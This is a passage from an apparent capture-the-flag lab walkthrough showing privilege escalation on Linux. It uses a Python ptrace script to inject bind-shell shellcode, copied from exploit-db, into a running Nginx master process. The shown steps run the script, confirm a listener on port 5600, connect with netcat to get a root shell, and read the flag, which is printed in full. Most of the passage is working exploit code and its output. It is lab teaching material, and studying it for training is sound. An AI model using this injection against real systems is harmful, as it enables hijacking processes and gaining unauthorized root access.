
```
# Attach to the process
libc.ptrace(PTRACE_ATTACH, pid, None, None)
registers=user_regs_struct()

# Retrieve the value stored in registers
libc.ptrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers))

print("Instruction Pointer: " + hex(registers.rip))

print("Injecting Shellcode at: " + hex(registers.rip))

# Shell code copied from exploit db.
shellcode="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x
54\x5e\x52\x6a\x31\x58\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x03\x5e\xff\xce\xb0\x21\x0f\x05\x7
5\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"

# Inject the shellcode into the running process byte by byte.
for i in xrange(0,len(shellcode),4):

  # Convert the byte to little endian.
  shellcode_byte_int=int(shellcode[i:4+i].encode('hex'),16)
  shellcode_byte_little_endian=struct.pack("<I", shellcode_byte_int).rstrip('\x00').encode('hex')
  shellcode_byte=int(shellcode_byte_little_endian,16)

  # Inject the byte.
  libc.ptrace(PTRACE_POKETEXT, pid, ctypes.c_void_p(registers.rip+i),shellcode_byte)

print("Shellcode Injected!!")
```



```
# Modify the instuction pointer
registers.rip=registers.rip+2

# Set the registers
libc.ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers))

print("Final Instruction Pointer: " + hex(registers.rip))

# Detach from the process.
libc.ptrace(PTRACE_DETACH, pid, None, None)

student@localhost:~$
```

Step 6: Run the python script with the pid of Nginx master process passed as an argument.

Command: python inject.py




```
student@localhost:~$ python inject.py 236
Instruction Pointer: 0x7efd4b486209L
Injecting Shellcode at: 0x7efd4b486209L
Shellcode Injected!!
Final Instruction Pointer: 0x7efd4b48620bL
student@localhost:~$
```

The shellcode was injected successfully, a TCP BIND shell should be running on port 5600

Step 7: Check the open ports on the machine

Command: netstat -tnlp




```
student@localhost:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5600            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
student@localhost:~$
```

A process is listening on port 5600

Step 8: Connect to the BIND shell with netcat and check the user id.


Commands:
nc 127.0.0.1 5600
id



```
student@localhost:~$ nc 127.0.0.1 5600
id
uid=0(root) gid=0(root) groups=0(root)
```


Step 9: Search for the flag.

Command: find / -name flag 2>/dev/null



```
find / -name flag 2>/dev/null
/root/flag
```

Step 10: Retrieve the flag.



```
cat /root/flag
9260b41eaece663c4d9ad5e95e94c260
```

Flag: 9260b41eaece663c4d9ad5e95e94c260

References:

1. Capabilities (http://man7.org/linux/man-pages/man7/capabilities.7.html)
2. ptrace (http://man7.org/linux/man-pages/man2/ptrace.2.html)
3. ptrace.h (https://code.woboq.org/qt5/include/sys/ptrace.h.html)
4. user.h (https://code.woboq.org/qt5/include/sys/user.h.html)
5. ctypes (https://docs.python.org/2.7/library/ctypes.html)
6. Linux/x64 - Bind (5600/TCP) Shell Shellcode (87 bytes) (https://www.exploit-db.com/exploits/41128)
7. Mem Inject (https://github.com/0x00pf/0x00sec_code/blob/master/mem_inject/infect.c)